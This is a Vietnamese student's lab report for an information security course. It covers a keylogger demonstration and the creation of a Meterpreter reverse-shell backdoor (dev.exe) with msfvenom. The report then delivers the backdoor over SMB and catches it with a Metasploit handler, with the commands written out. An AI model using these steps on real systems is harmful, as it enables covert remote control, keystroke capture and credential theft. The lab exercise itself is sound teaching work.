Họ và tên: Lương Chin Du MSSV:21110870

Môn học: An toàn thông tin Mã môn: INSE330380\_23\_1\_09

Giảng viên hướng dẫn: Huỳnh Nguyên Chính

**Lab 6: Malware**

1. **Keylogger**


Keylogger là một loại phần mềm giám sát có khả năng ghi lại tất cả thao tác bàn phím (keystroke) mà bạn thực hiện để tạo một log file, thường được mã hóa. Mỗi loại keystroke của bạn, theo dõi mọi hoạt động của bạn và có thể ghi lại các trang web mà bạn đã mở.

**Thực hành**


* **Bước 1: Cài đặt công cụ bắt đầu theo dõi trên Windows XP (Revealer Keylogger Free)**

Đây là một phần mềm rất “nhạy” và nhẹ khi sử dụng trong hệ thống. Nó có thể ghi lại phím tắt, có nhiều hỗ trợ ngôn ngữ, cài đặt khởi động, khả năng chạy với các quyền nâng cao, hỗ trợ các hotkey (mặc định là Ctrl + Alt + F9) và tự động đăng nhập. Tuy nhiên, chụp ảnh màn hình, tùy chọn gửi tự động và các tính năng ẩn khác sẽ bị lược bỏ trên phiên bản miễn phí. Revealer Keylogger Free cũng có thể được bảo vệ bằng mật khẩu và được ẩn hoàn toàn trong thanh tác vụ cũng như trong các chương trình quản lý của Windows. Để gỡ cài đặt, bạn có thể thực hiện bằng cách khởi động chương trình, nhấp vào biểu tượng dấu chấm hỏi ở trên cùng bên phải, đi đến mục Program và chọn gỡ cài đặt.


Khi tải xong ta có giao diện của **Revealer Keylogger Free** như hình bên dưới:




* **Bước 2: Nhấn nút Start để bắt đầu ghi lại các thao tác trên Windows XP**
  1. Mở trình duyệt và gõ “facebook” vào thanh tìm kiếm, lúc đăng nhập gõ tên đăng nhâp là “123”




* Revealer Keylogger ghi lại:




* 1. Bấm nút window 🡪 gõ “cal” để mở ứng dụng calculator trên máy tính




* Reverler keylogger ghi lại:





* 1. Mở notepad 🡪 gõ nội dung vào và lưu lại file với tên a.txt trong Downloads.





* Reveler Keylogger ghi lại:





* Kết luận: Keylogger có thể ghi lại các thao tác (như nhấn phím, lịch sử duyệt web, tài liệu và tệp tin, thời gian hoạt động…) khi người dùng thực hiện trên máy tính bị cài đặt phần mềm theo dõi này. Vì thế cần lưu ý rằng việc sử dụng keylogger để thu thập thông tin cá nhân của người khác mà không có sự đồng ý của họ là hoạt động bất hợp pháp và vi phạm quyền riêng tư. Keylogger có thể được sử dụng với mục đích bảo mật hệ thống hoặc quản lý máy tính cá nhân, nhưng cần tuân thủ các quy định và luật pháp liên quan đến quyền riêng tư và bảo mật thông tin.

1. **Malware (Phần mềm độc hại)**

**Giới thiệu**

Attacker sẽ phát tán các chương trình độc hại đến máy nạn nhân. Khi máy nạn nhân vô tình chạy chương trình độc hại của attacker thì attacker có thể điều khiển máy nạn nhân

**Mục tiêu tấn công:**

* Username/password các chương trình của mục tiêu.
* Lấy các tài liệu trên máy nạn nhân
* Leo thang đặc quyền
* Chạy các chương trình của Attacker

**Công cụ sử dụng:**

* Metasploit


Lưu ý: Trong phiên bản mới Kali 2021, không có lệnh *msfpayload. Xem link sau để biết lệnh thay thế.*

https://www.cyberpratibha.com/blog/msfvenom-replacement-of-msfpayload-and-msfencode-full-guide/

**Chuẩn bị hệ thống**


|  |  |  |
| --- | --- | --- |
| **Tên Thiết bị** | **Số lượng** | **Ghi chú** |
| PC Win XP  (192.168.2.135) | 1 | Test |
| Backtrack 5 r3  (192.168.2.136) | 1 | Dùng cho Attacker |

**Mô hình kết nối**




**Sử dụng metasploit trong Kali/Backtrack**

**Thực hành: Trên kali ta đăng nhập vào tải khoản root:** 




**Xem ip trên máy kali (2 cách):**

* Cách 1: gõ lênh “ip a” trên terminal




* Cách 2: gõ “ifconfig” trên terminal




* Vậy ta thấy ip trên máy kali là **192.168.64.141**

**Trên window XP:** ip máy là **192.168.64.142**

****

Từ máy window ping sang máy kali với ip 92.168.64.141




**Bước 1: truy cập vào thư mục /pentest/exploits/framwork**


|  |
| --- |
| *#cd /pentest/exploits/framwork* |

Dưới các phiên bản Kali Linux mới hơn, cách tổ chức thư mục và các công cụ đã thay đổi. Thay vì sử dụng thư mục /pentest/exploits/framework, bạn có thể truy cập các công cụ và tấn công như sau: Metasploit Framework

**Bước 2: Đánh lệnh msfconsole**

Để sử dụng Metasploit Framework, bạn có thể mở terminal và gõ lệnh sau: **Msfconsole**






**Bước 3: Tạo Virus có tên dev.exe**


|  |
| --- |
| *#msf>msfvenom -p windows/meterpreter/reverse\_tcp LHOST=192.168.64.141*  *LPORT=4444 -f exe >/root/dev.exe* |

Trong đó: 192.168.64.141 là địa chỉ ip của máy tính Attacker

4444: Là chỉ số port sẽ sữ dụng kết nối với máy nạn nhân


Lệnh này tạo ra một virus backdoor có tên ***dev.exe***







**Bước 4: Thực hiện phát tán virus đến máy nạn nhân.**


* **Tạo folder Share**








* 🡪 Máy attacker : vào smb để chuyển file sang máy nạn nhân




* Máy nạn nhân đã có file dev.exe

**Bước 5: Khai thác máy nạn nhân**

|  |
| --- |
| *use exploit/multi/handler*  *set payload windows/meterpreter/reverse\_tcp*  *set LHOST 192.168.1.18*  *set LPORT 4444*  *exploit* |





Khi máy tính nạn nhân chạy file dev.exe: thì attacker kết nối tới máy nạn nhân




Bây giờ ta thực hiện khai thác máy victim


* Xem các process đang chạy: đánh lệnh ps

